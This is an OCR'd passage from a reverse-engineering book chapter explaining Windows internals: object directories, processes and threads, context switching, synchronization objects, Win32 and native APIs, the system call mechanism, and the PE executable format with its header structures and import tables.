


Figure 3.2 Objects and process handle tables.

Named objects are arranged in hierarchical directories, but the Win32 API restricts user-mode applications' access to these directories. Here's a quick run-though of the most interesting directories:

BaseNamedObjects This directory is where all conventional Win32 named objects, such as mutexes, are stored. All named-object Win32 APIs automatically use this directory—application programs have no control over this.

Devices This directory contains the *device objects* for all currently active system devices. Generally speaking each device driver has at least one entry in this directory, even those that aren't connected to any physical device. This includes logical devices such as `Tcp`, and physical devices such as `Harddisk0`. Win32 APIs can never directly access object in this directory—they must use *symbolic links* (see below).

GLOBAL?? This directory (also named `??` in older versions of Windows) is the *symbolic link* directory. Symbolic links are old-style names for kernel objects. Old-style naming is essentially the DOS naming scheme, which you've surely used. Think about assigning each drive a letter, such as C:, and about accessing physical devices using an 8-letter name that ends with a colon, such as COM1:. These are all DOS names, and in modern versions of Windows they are linked to real devices in the `Devices` directory using symbolic links. Win32 applications can only access devices using their symbolic link names.

Some kernel objects are unnamed and are only identified by their handles or kernel object pointers. A good example of such an object is a thread object, which is created without a name and is only represented by handles (from user mode) and by a direct pointer into the object (from kernel mode).

Processes and Threads

Processes and threads are both basic structural units in Windows, and it is crucial that you understand exactly what they represent. The following sections describe the basic concepts of processes and threads and proceed to discuss the details of how they are implemented in Windows.

Processes

A process is a fundamental building block in Windows. A process is many things, but it is predominantly an isolated memory address space. This address space can be used for running a program, and address spaces are created for every program in order to make sure that each program runs in its own address space. Inside a process's address space the system can load code modules, but in order to actually run a program, a process must have at least one thread running.

Threads

A thread is a primitive code execution unit. At any given moment, each processor in the system is running one thread, which effectively means that it's just running a piece of code; this can be either program or operating system code, it doesn't matter. The idea with threads is that instead of continuing to run a single piece of code until it is completed, Windows can decide to interrupt a running thread at any given moment and switch to another thread. This process is at the very heart of Windows' ability to achieve concurrency.

It might make it easier to understand what threads are if you consider how they are implemented by the system. Internally, a thread is nothing but a data structure that has a `CONTEXT` data structure telling the system the state of the processor when the thread last ran, combined with one or two memory blocks that are used for stack space. When you think about it, a thread is like a little virtual processor that has its own context and its own stack. The real physical processor switches between multiple virtual processors and always starts execution from the thread's current context information and using the thread's stack.

The reason a thread can have *two* stacks is that in Windows threads alternate between running user-mode code and kernel-mode code. For instance, a typical application thread runs in user mode, but it can call into system APIs that are implemented in kernel mode. In such cases the system API code runs in kernel mode from within the calling thread! Because the thread can run in both user mode and kernel mode it must have two stacks: one for when it's running in user mode and one for when it's running in kernel mode. Separating the stacks is a basic security and robustness requirement. If user-mode code had access to kernel stacks the system would be vulnerable to a variety of malicious attacks and its stability could be compromised by application bugs that could overwrite parts of a kernel stack.

The components that manage threads in Windows are the *scheduler* and the *dispatcher*, which are together responsible for deciding which thread gets to run for how long, and for performing the actual *context switch* when its time to change the currently running thread.

An interesting aspect of the Windows architecture is that the kernel is *preemptive* and *interruptible*, meaning that a thread can usually be interrupted while running in kernel mode just as it can be interrupted while running in user mode. For example, virtually every Win32 API is interruptible, as are most internal kernel components. Unsurprisingly, there are some components or code areas that can't be interrupted (think of what would happen if the scheduler itself got interrupted . . .), but these are usually very brief passages of code.

Context Switching

People sometimes find it hard to envision the process of how a multithreaded kernel achieves concurrency with multiple threads, but it's really quite simple. The first step is for the kernel to let a thread run. All this means in reality is to load its *context* (this means entering the correct memory address space and initializing the values of all CPU registers) and let it start running. The thread then runs normally on the processor (the kernel isn't doing anything special at this point), until the time comes to switch to a new thread. Before we discuss the actual process of switching contexts, let's talk about how and why a thread is interrupted.

The truth is that threads frequently just give up the CPU on their own volition, and the kernel doesn't even have to actually interrupt them. This happens whenever a program is waiting for something. In Windows one of the most common examples is when a program calls the `GetMessage` Win32 API. `GetMessage` is called all the time—it is how applications ask the system if the user has generated any new input events (such as touching the mouse or keyboard). In most cases, `GetMessage` accesses a message queue and just extracts the next event, but in some cases there just aren't any messages in the queue. In such cases, `GetMessage` just enters a waiting mode and doesn't return until new user input becomes available. Effectively what happens at this point is that `GetMessage` is telling the kernel: "I'm all done for now, wake me up when a new input event comes in." At this point the kernel saves the entire processor state and switches to run another thread. This makes a lot of sense because one wouldn't want the processor to just stall because a single program is idling at the moment—perhaps other programs could use the CPU.

Of course, `GetMessage` is just an example—there are dozens of other cases. Consider for example what happens when an applications performs a slow I/O operation such as reading data from the network or from a relatively slow storage device such as a DVD. Instead of just waiting for the operation to complete, the kernel switches to run another thread while the hardware is performing the operation. The kernel then goes back to running that thread when the operation is completed.

What happens when a thread doesn't just give up the processor? This could easily happen if it just has a lot of work to do. Think of a thread performing some kind of complex algorithm that involves billions of calculations. Such code could take hours before relinquishing the CPU—and could theoretically jam the entire system. To avoid such problems operating systems use what's called *preemptive scheduling*, which means that threads are given a limited amount of time to run before they are interrupted.

Every thread is assigned a *quantum*, which is the maximum amount of time the thread is allowed to run continuously. While a thread is running, the operating system uses a low-level hardware timer interrupt to monitor how long it's been running. Once the thread's quantum is up, it is temporarily interrupted, and the system allows other threads to run. If no other threads need the CPU, the thread is immediately resumed. The process of suspending and resuming the thread is completely transparent to the thread—the kernel stores the state of all CPU registers before suspending the thread and restores that state when the thread is resumed. This way the thread has no idea that is was ever interrupted.

Synchronization Objects

For software developers, the existence of threads is a mixed blessing. On one hand, threads offer remarkable flexibility when developing a program; on the other hand, synchronizing multiple threads within the same programs is not easy, especially because they almost always share data structures between them. Probably one of the most important aspects of designing multithreaded software is how to properly design data structures and locking mechanisms that will ensure data validity at all times.

The basic design of all synchronization objects is that they allow two or more threads to compete for a single resource, and they help ensure that only a controlled number of threads actually access the resource at any given moment. Threads that are *blocked* are put in a special *wait state* by the kernel and are not dispatched until that wait state is satisfied. This is the reason why synchronization objects are implemented by the operating system; the scheduler must be aware of their existence in order to know when a wait state has been satisfied and a specific thread can continue execution.

Windows supports several built-in synchronization objects, each suited to specific types of data structures that need to be protected. The following are the most commonly used ones:

Events An event is a simple Boolean synchronization object that can be set to either True or False. An event is waited on by one of the standard Win32 wait APIs such as `WaitForSingleObject` or `WaitForMultipleObjects`.

Mutexes A mutex (from mutually exclusive) is an object that can only be acquired by one thread at any given moment. Any threads that attempt to acquire a mutex while it is already owned by another thread will enter a wait state until the original thread releases the mutex or until it terminates. If more than one thread is waiting, they will each receive ownership of the mutex in the original order in which they requested it.

Semaphores A semaphore is like a mutex with a user-defined counter that defines how many simultaneous owners are allowed on it. Once that maximum number is exceeded, a thread that requests ownership of the semaphore will enter a wait state until one of the threads release the semaphore.

Critical Sections A critical section is essentially an optimized implementation of a mutex. It is logically identical to a mutex, but with the difference that it is process private and that most of it is implemented in user mode. All of the synchronization objects described above are managed by the kernel's object manager and implemented in kernel mode, which means that the system must switch into the kernel for any operation that needs to be performed on them. A critical section is implemented in user mode, and the system only switches to kernel mode if an actual wait is necessary.

Process Initialization Sequence

In many reversing experiences, I've found that it's important to have an understanding of what happens when a process is started. The following provides a brief description of the steps taken by the system in an average process creation sequence.

1. The creation of the process object and new address space is the first step: When a process calls the Win32 API `CreateProcess`, the API creates a process object and allocates a new memory address space for the process.
2. `CreateProcess` maps `NTDLL.DLL` and the program executable (the `.exe` file) into the newly created address space.
3. `CreateProcess` creates the process's first thread and allocates stack space for it.
4. The process's first thread is resumed and starts running in the `LdrpInitialize` function inside `NTDLL.DLL`.
5. `LdrpInitialize` recursively traverses the primary executable's import tables and maps into memory every executable that is required for running the primary executable.

6. At this point control is passed into `LdrpRunInitializeRoutines`, which is an internal `NTDLL.DLL` routine responsible for initializing all statically linked DLLs currently loaded into the address space. The initialization process consists of calling each DLL's entry point with the `DLL_PROCESS_ATTACH` constant.
7. Once all DLLs are initialized, `LdrpInitialize` calls the thread's real initialization routine, which is the `BaseProcessStart` function from `KERNEL32.DLL`. This function in turn calls the executable's `WinMain` entry point, at which point the process has completed its initialization sequence.

Application Programming Interfaces

An *application programming interface* (API) is a set of functions that the operating system makes available to application programs for communicating with the operating system. If you're going to be reversing under Windows, it is *imperative* that you develop a solid understanding of the Windows APIs and of the common methods of doing things using these APIs.

The Win32 API

I'm sure you've heard about the Win32 API. The Win32 is a very large set of functions that make up the official low-level programming interface for Windows applications. Initially when Windows was introduced, numerous programs were actually developed using the Win32 API, but as time went by Microsoft introduced simpler, higher-level interfaces that exposed most of the features offered by the Win32 API. The most well known of those interfaces is MFC (Microsoft Foundation Classes), which is a hierarchy of C++ objects that can be used for interacting with Windows. Internally, MFC uses the Win32 API for actually calling into the operating system. These days, Microsoft is promoting the use of the *.NET Framework* for developing Windows applications. The .NET Framework uses the `System` class for accessing operating system services, which is again an interface into the Win32 API.

The reason for the existence of all of those artificial upper layers is that the Win32 API is not particularly programmer-friendly. Many operations require calling a sequence of functions, often requiring the initialization of large data structures and flags. Many programmers get frustrated quickly when using the Win32 API. The upper layers are much more convenient to use, but they incur a certain performance penalty, because every call to the operating system has to go through the upper layer. Sometimes the upper layers do very little, and at other times they contain a significant amount of "bridging" code.

If you're going to be doing serious reversing of Windows applications, it is going to be important for you to understand the Win32 API. That's because no matter which high-level interface an application employs (if any), it is eventually going to use the Win32 API for communicating with the OS. Some applications will use the native API, but that's quite rare—see section below on the native API.

The Core Win32 API contains roughly 2000 APIs (it depends on the specific Windows version and on whether or not you count undocumented Win32 APIs). These APIs are divided into three categories: *Kernel*, *USER*, and *GDI*. Figure 3.3 shows the relation between the Win32 interface DLLs, `NTDLL.DLL`, and the kernel components.




Figure 3.3 The Win32 interface DLLs and their relation to the kernel components.

The following are the key components in the Win32 API:

- **Kernel APIs** (also called the BASE APIs) are implemented in the `KERNEL32.DLL` module and include all non-GUI-related services, such as file I/O, memory management, object management, process and thread management, and so on. `KERNEL32.DLL` typically calls low-level native APIs from `NTDLL.DLL` to implement the various services. Kernel APIs are used for creating and working with kernel-level objects such as files, synchronization objects, and so on, all of which are implemented in the system's object manager discussed earlier.
- **GDI APIs** are implemented in the `GDI32.DLL` and include low-level graphics services such as those for drawing a line, displaying a bitmap, and so on. GDI is generally not aware of the existence of windows or controls. GDI APIs are primarily implemented in the kernel, inside the `WIN32K.SYS` module. GDI APIs make system calls into `WIN32K.SYS` to implement most APIs. The GDI revolves around GDI objects used for drawing graphics, such as device contexts, brushes, pens, and so on. These objects are not managed by the kernel's object manager.
- **USER APIs** are implemented in the `USER32.DLL` module and include all higher-level GUI-related services such as window-management, menus, dialog boxes, user-interface controls, and so on. All GUI objects are drawn by USER using GDI calls to perform the actual drawing; USER heavily relies on GDI to do its business. USER APIs revolve around user-interface related objects such as windows, menus, and the like. These objects are not managed by the kernel's object manager.

The Native API

The *native API* is the actual interface to the Windows NT system. In Windows NT the Win32 API is just a layer above the native API. Because the NT kernel has nothing to do with GUI, the native API doesn't include any graphics-related services. In terms of functionality, the native API is the most direct interface into the Windows kernel, providing interfaces for direct interfacing with the memory manager, I/O System, object manager, processes and threads, and so on.

Application programs are never supposed to directly call into the native API—that would break their compatibility with Windows 9*x*. This is one of the reasons why Microsoft never saw fit to actually document it; application programs are expected to only use the Win32 APIs for interacting with the system. Also, by not exposing the native API, Microsoft retained the freedom to change and revise it without affecting Win32 applications.

Sometimes calling or merely understanding a native API is crucial, in which case it is always possible to reverse its implementation in order to determine its purpose. If I had to make a guess I would say that now that the older versions of Windows are being slowly phased out, Microsoft won't be so concerned about developers using the native API and will soon publish some level of documentation for it.

Technically, the native API is a set of functions exported from both `NTDLL.DLL` (for user-mode callers) and from `NTOSKRNL.EXE` (for kernel-mode callers). APIs in the native API always start with one of two prefixes: either `Nt` or `Zw`, so that functions have names like `NtCreateFile` or `ZwCreateFile`. If you're wondering what `Zw` stands for—I'm sorry, I have no idea. The one thing I do know is that every native API has two versions, an `Nt` version and a `Zw` version.

In their user-mode implementation in `NTDLL.DLL`, the two groups of APIs are identical and actually point to the same code. In kernel mode, they are different: the `Nt` versions are the actual implementations of the APIs, while the `Zw` versions are stubs that go through the system-call mechanism. The reason you would want to go through the system-call mechanism when calling an API from kernel mode is to "prove" to the API being called that you're actually calling it from kernel mode. If you don't do that, the API might think it is being called from user-mode code and will verify that all parameters only contain user-mode addresses. This is a safety mechanism employed by the system to make sure user mode calls don't corrupt the system by passing kernel-memory pointers. For kernel-mode code, calling the `Zw` APIs is a way to simplify the process of calling functions because you can pass regular kernel-mode pointers.

If you'd like to use or simply understand the workings of the native API, it has been almost fully documented by Gary Nebbett in *Windows NT/2000 Native API Reference,* Macmillan Technical Publishing, 2000, [Nebbett].

System Calling Mechanism

It is important to develop a basic understanding of the system calling mechanism—you're almost guaranteed to run into code that invokes system calls if you ever step into an operating system API. A system call takes place when user-mode code needs to call a kernel-mode function. This frequently happens when an application calls an operating system API. The user-mode side of the API usually performs basic parameter validation checks and calls down into the kernel to actually perform the requested operation. It goes without saying that it is not possible to directly call a kernel function from user mode—that would create a serious vulnerability because applications could call into invalid address within the kernel and crash the system, or even call into an address that would allow them to take control of the system.

This is why operating systems use a special mechanism for switching from user mode to kernel mode. The general idea is that the user-mode code invokes a special CPU instruction that tells the processor to switch to its privileged mode (the CPUs terminology for kernel-mode execution) and call a special dispatch routine. This dispatch routine then calls the specific system function requested from user mode.

The specific details of how this is implemented have changed after Windows 2000, so I'll just quickly describe both methods. In Windows 2000 and earlier, the system would invoke interrupt `2E` in order to call into the kernel. The following sequence is a typical Windows 2000 system call.

```
ntdll!ZwReadFile:
77f8c552  mov     eax,0xa1
77f8c557  lea     edx,[esp+0x4]
77f8c55b  int     2e
77f8c55d  ret     0x24
```

The `EAX` register is loaded with the service number (we'll get to this in a minute), and `EDX` points to the first parameter that the kernel-mode function receives. When the `int 2e` instruction is invoked, the processor uses the *interrupt descriptor table* (IDT) in order to determine which interrupt handler to call. The IDT is a processor-owned table that tells the processor which routine to invoke whenever an interrupt or an exception takes place. The IDT entry for interrupt number `2E` points to an internal `NTOSKRNL` function called `KiSystemService`, which is the kernel service dispatcher. `KiSystemService` verifies that the service number and stack pointer are valid and calls into the specific kernel function requested. The actual call is performed using the `KiServiceTable` array, which contains pointers to the various supported kernel services. `KiSystemService` simply uses the request number loaded into `EAX` as an index into `KiServiceTable`.

More recent versions of the operating systems use an optimized version of the same mechanism. Instead of invoking an interrupt in order to perform the switch to kernel mode, the system now uses the special `SYSENTER` instruction in order to perform the switch. `SYSENTER` is essentially a high-performance kernel-mode switch instruction that calls into a predetermined function whose address is stored at a special *model specific register* (MSR) called `SYSENTER_EIP_MSR`. Needless to say, the contents of MSRs can only be accessed from kernel mode. Inside the kernel the new implementation is quite similar and goes through `KiSystemService` and `KiServiceTable` in the same way it did in Windows 2000 and older systems. The following is a typical system API in recent versions of Windows such as Windows Server 2003 and Windows XP.

```
ntdll!ZwReadFile:
77f4302f  mov     eax,0xbf
77f43034  mov     edx,0x7ffe0300
77f43039  call    edx
77f4303b  ret     0x24
```

This function calls into `SharedUserData!SystemCallStub` (every system call goes through this function). The following is a disassembly of the code at `7ffe0300`.

```
SharedUserData!SystemCallStub:
7ffe0300  mov     edx,esp
7ffe0302  sysenter
7ffe0304  ret
```

If you're wondering why this extra call is required (instead of just invoking `SYSENTER` from within the system API), it's because `SYSENTER` records no state information whatsoever. In the previous implementation, the invocation of `int 2e` would store the current value of the `EIP` and `EFLAGS` registers. `SYSENTER` on the other hand stores no state information, so by calling into the `SystemCallStub` the operating system is recording the address of the current user-mode stub in the stack, so that it later knows where to return. Once the kernel completes the call and needs to go back to user mode, it simply jumps to the address recorded in the stack by that call from the API into `SystemCallStub`; the `RET` instruction at `7ffe0304` is never actually executed.

Executable Formats

A basic understanding of executable formats is critical for reversers because a program's executable often gives significant hints about a program's architecture. I'd say that in general, a true hacker must understand the system's executable format in order to truly understand the system.

This section will cover the basic structure of Windows' executable file format: the *Portable Executable (PE)*. To avoid turning this into a boring listing of the individual fields, I will only discuss the general concepts of portable executables and the interesting fields. For a full listing of the individual fields, you can use the MSDN (at `http://msdn.microsoft.com`) to look up the specific data structures specified in the section titled "Headers."

Basic Concepts

Probably the most important thing to bear in mind when dealing with executable files is that they're *relocatable*. This simply means that they could be

loaded at a different virtual address each time they are loaded (but they can never be relocated *after* they have been loaded). Relocation happens because an executable does not exist in a vacuum—it must coexist with other executables that are loaded in the same address space. Sure, modern operating systems provide each process with its own address space, but there are many executables that are loaded into each address space. Other than the main executable (that's the .exe file you launch when you run a program), every program has a certain number of additional executables loaded into its address space, regardless of whether it has DLLs of its own or not. The operating system loads quite a few DLLs into each program's address space—it all depends on which OS features are required by the program.

Because multiple executables are loaded into each address space, we effectively have a mix of executables in each address space that wasn't necessarily preplanned. Therefore, it's likely that two or more modules will try to use the same memory address, which is not going to work. The solution is to *relocate* one of these modules while it's being loaded and simply load it in a different address than the one it was originally planned to be loaded at. At this point you may be wondering why an executable even needs to know in advance where it will be loaded? Can't it be like any regular file and just be loaded wherever there's room? The problem is that an executable contains many cross-references, where one position in the code is pointing at another position in the code. Consider, for example, the sequence that accesses a global variable.

```
MOV   EAX, DWORD PTR [pGlobalVariable]
```

The preceding instruction is a typical global variable access. The storage for such a global variable is stored inside the executable image (because many variables have a preinitialized value). The question is, what address should the compiler and linker write as the address to `pGlobalVariable` while generating the executable? Usually, you would just write a relative address—an address that's relative to the beginning of the file. This way you wouldn't have to worry about where the file gets loaded. The problem is this is a code sequence that gets executed directly by the processor. You could theoretically generate logic that would calculate the exact address by adding the relative address to the base address where the executable is currently mapped, but that would incur a significant performance penalty. Instead, the loader just goes over the code and modifies all absolute addresses within it to make sure that they point to the right place.

Instead of going through this process every time a module is loaded, each module is assigned a *base address* while it is being created. The linker then assumes that the executable is going to be loaded at the base address—if it does, no relocation will take place. If the module's base address is already taken, the module is relocated.

Relocations are important for several reasons. First of all, they're the reason why there are never absolute addresses in executable headers, only in code. Whenever you have a pointer inside the executable header, it'll always be in the form of a *relative virtual address (RVA)*. An RVA is just an offset into the file. When the file is loaded and is assigned a virtual address, the loader calculates real virtual addresses out of RVAs by adding the module's base address (where it was loaded) to an RVA.

Image Sections

An executable image is divided into individual *sections* in which the file's contents are stored. Sections are needed because different areas in the file are treated differently by the memory manager when a module is loaded. A common division is to have a *code section* (also called a *text section*) containing the executable's code and a *data section* containing the executable's data. In load time, the memory manager sets the access rights on memory pages in the different sections based on their settings in the section header. This determines whether a given section is readable, writable, or executable.

The code section contains the executable's code, and the data sections contain the executable's initialized data, which means that they contain the contents of any initialized variable defined anywhere in the program. Consider for example the following global variable definition:

```
char szMessage[] = "Welcome to my program!";
```

Regardless of where such a line is placed within a C/C++ program (inside or outside a function), the compiler will need to store the string somewhere in the executable. This is considered initialized data. The string and the variable that point to it (`szMessage`) will both be stored in an initialized data section.

Section Alignment

Because individual sections often have different access settings defined in the executable header, and because the memory manager must apply these access settings when an executable image is loaded, sections must typically be page-aligned when an executable is loaded into memory. On the other hand, it would be wasteful to actually align executables to a page boundary on disk—that would make them significantly bigger than they need to be.

Because of this, the PE header has two different kinds of alignment fields: Section alignment and file alignment. Section alignment is how sections are aligned when the executable is loaded in memory and file alignment is how sections are aligned inside the file, on disk. Alignment is important when accessing the file because it causes some interesting phenomena. The problem

is that an RVA is relative to the beginning of the image *when it is mapped as an executable* (meaning that distances are calculated using section alignment). This means that if you just open an executable as a regular file and try to access it, you might run into problems where RVAs won't point to the right place. This is because RVAs are computed using the file's section alignment (which is effectively its in-memory alignment), and not using the file alignment.

Dynamically Linked Libraries

Dynamically linked libraries (DLLs) are a key feature in a Windows. The idea is that a program can be broken into more than one executable file, where each executable is responsible for one feature or area of program functionality. The benefit is that overall program memory consumption is reduced because executables are not loaded until the features they implement are required. Additionally, individual components can be replaced or upgraded to modify or improve a certain aspect of the program. From the operating system's standpoint, DLLs can dramatically reduce overall system memory consumption because the system can detect that a certain executable has been loaded into more than one address space and just map it into each address space instead of reloading it into a new memory location.

It is important to differentiate DLLs from build-time static libraries (`.lib` files) that are permanently linked into an executable. With static libraries, the code in the `.lib` file is statically linked right into the executable while it is built, just as if the code in the `.lib` file was part of the original program source code. When the executable is loaded the operating system has no way of knowing that parts of it came from a library. If another executable gets loaded that is also statically linked to the same library, the library code will essentially be loaded into memory twice, because the operating system will have no idea that the two executables contain parts that are identical.

Windows programs have two different methods of loading and attaching to DLLs in runtime. *Static linking* (not to be confused with compile-time static linking!) refers to a process where an executable contains a reference to another executable within its import table. This is the typical linking method that is employed by most application programs, because it is the most convenient to use. Static linking is implementing by having each module list the modules it uses and the functions it calls within each module (this is called the *import table)*. When the loader loads such an executable, it also loads all modules that are used by the current module and resolves all external references so that the executable holds valid pointers to all external functions it plans on calling.

Runtime linking refers to a different process whereby an executable can decide to load another executable in runtime and call a function from that executable. The principal difference between these two methods is that with

dynamic linking the program must manually load the right module in runtime and find the right function to call by searching through the target executable's headers. Runtime linking is more flexible, but is also more difficult to implement from the programmer's perspective. From a reversing standpoint, static linking is easier to deal with because it openly exposes which functions are called from which modules.

Headers

A PE file starts with the good old DOS header. This is a common backward-compatible design that ensures that attempts to execute PE files on DOS systems will fail gracefully. In this case failing gracefully means that you'll just get the well-known "This program cannot be run in DOS mode" message. It goes without saying that no PE executable will actually *run* on DOS—this message is as far as they'll go. In order to implement this message, each PE executable essentially contains a little 16-bit DOS program that displays it.

The most important field in the DOS header (which is defined in the `IMAGE_DOS_HEADER` structure) is the `e_lfanew` member, which points to the real PE header. This is an extension to the DOS header—DOS never reads it. The "new" header is essentially the real PE header, and is defined as follows.

```
typedef struct _IMAGE_NT_HEADERS {
   DWORD Signature;
   IMAGE_FILE_HEADER FileHeader;
   IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

This data structure references two data structures which contain the actual PE header. They are:

```
typedef struct _IMAGE_FILE_HEADER {
   WORD    Machine;
   WORD    NumberOfSections;
   DWORD   TimeDateStamp;
   DWORD   PointerToSymbolTable;
   DWORD   NumberOfSymbols;
   WORD    SizeOfOptionalHeader;
   WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;

typedef struct _IMAGE_OPTIONAL_HEADER {
   // Standard fields.
   WORD    Magic;
   BYTE    MajorLinkerVersion;
   BYTE    MinorLinkerVersion;
   DWORD   SizeOfCode;
```

```
    DWORD   SizeOfInitializedData;
    DWORD   SizeOfUninitializedData;
    DWORD   AddressOfEntryPoint;
    DWORD   BaseOfCode;
    DWORD   BaseOfData;

    // NT additional fields.
    DWORD   ImageBase;
    DWORD   SectionAlignment;
    DWORD   FileAlignment;
    WORD    MajorOperatingSystemVersion;
    WORD    MinorOperatingSystemVersion;
    WORD    MajorImageVersion;
    WORD    MinorImageVersion;
    WORD    MajorSubsystemVersion;
    WORD    MinorSubsystemVersion;
    DWORD   Win32VersionValue;
    DWORD   SizeOfImage;
    DWORD   SizeOfHeaders;
    DWORD   CheckSum;
    WORD    Subsystem;
    WORD    DllCharacteristics;
    DWORD   SizeOfStackReserve;
    DWORD   SizeOfStackCommit;
    DWORD   SizeOfHeapReserve;
    DWORD   SizeOfHeapCommit;
    DWORD   LoaderFlags;
    DWORD   NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

All of these headers are defined in the Microsoft Platform SDK in the `WinNT.H header` file.

Most of these fields are self explanatory, but several notes are in order. First of all, it goes without saying that all pointers within these headers (such as `AddressOfEntryPoint` or `BaseOfCode`) are RVAs and not actual pointers. Additionally, it should be noted that most of the interesting contents in a PE header actually resides in the `DataDirectory`, which is an array of additional data structures that are stored inside the PE header. The beauty of this layout is that an executable doesn't have to have every entry, only the ones it requires. For more information on the individual directories refer to the section on directories later in this chapter.

Imports and Exports

Imports and exports are the mechanisms that enable the dynamic linking process of executables described earlier. Consider an executable that references functions in other executables while it is being compiled and linked. The compiler and linker have no idea of the actual addresses of the imported functions. It is only in runtime that these addresses will be known. To solve this problem, the linker creates a special *import table* that lists all the functions imported by the current module by their names. The import table contains a list of modules that the module uses and the list of functions called within each of those modules.

When the module is loaded, the loader loads every module listed in the import table, and goes to find the address of each of the functions listed in each module. The addresses are found by going over the exporting module's export table, which contains the names and RVAs of every exported function.

When the importing module needs to call into an imported function, the calling code typically looks like this:

```
call    [SomeAddress]
```

Where `SomeAddress` is a pointer into the executable *import address table* (IAT). When the modue is linked the IAT is nothing but an list of empty values, but when the module is loaded, the linker resolves each entry in the IAT to point to the actual function in the exporting module. This way when the calling code is executed, `SomeAddress` will point to the actual address of the imported function. Figure 3.4 illustrates this process on three executables: `ImportingModule.EXE`, `SomeModule.DLL`, and `AnotherModule.DLL`.

Directories

PE Executables contain a list of special optional *directories*, which are essentially additional data structures that executables can contain. Most directories have a special data structure that describes their contents, and none of them is required for an executable to function properly.

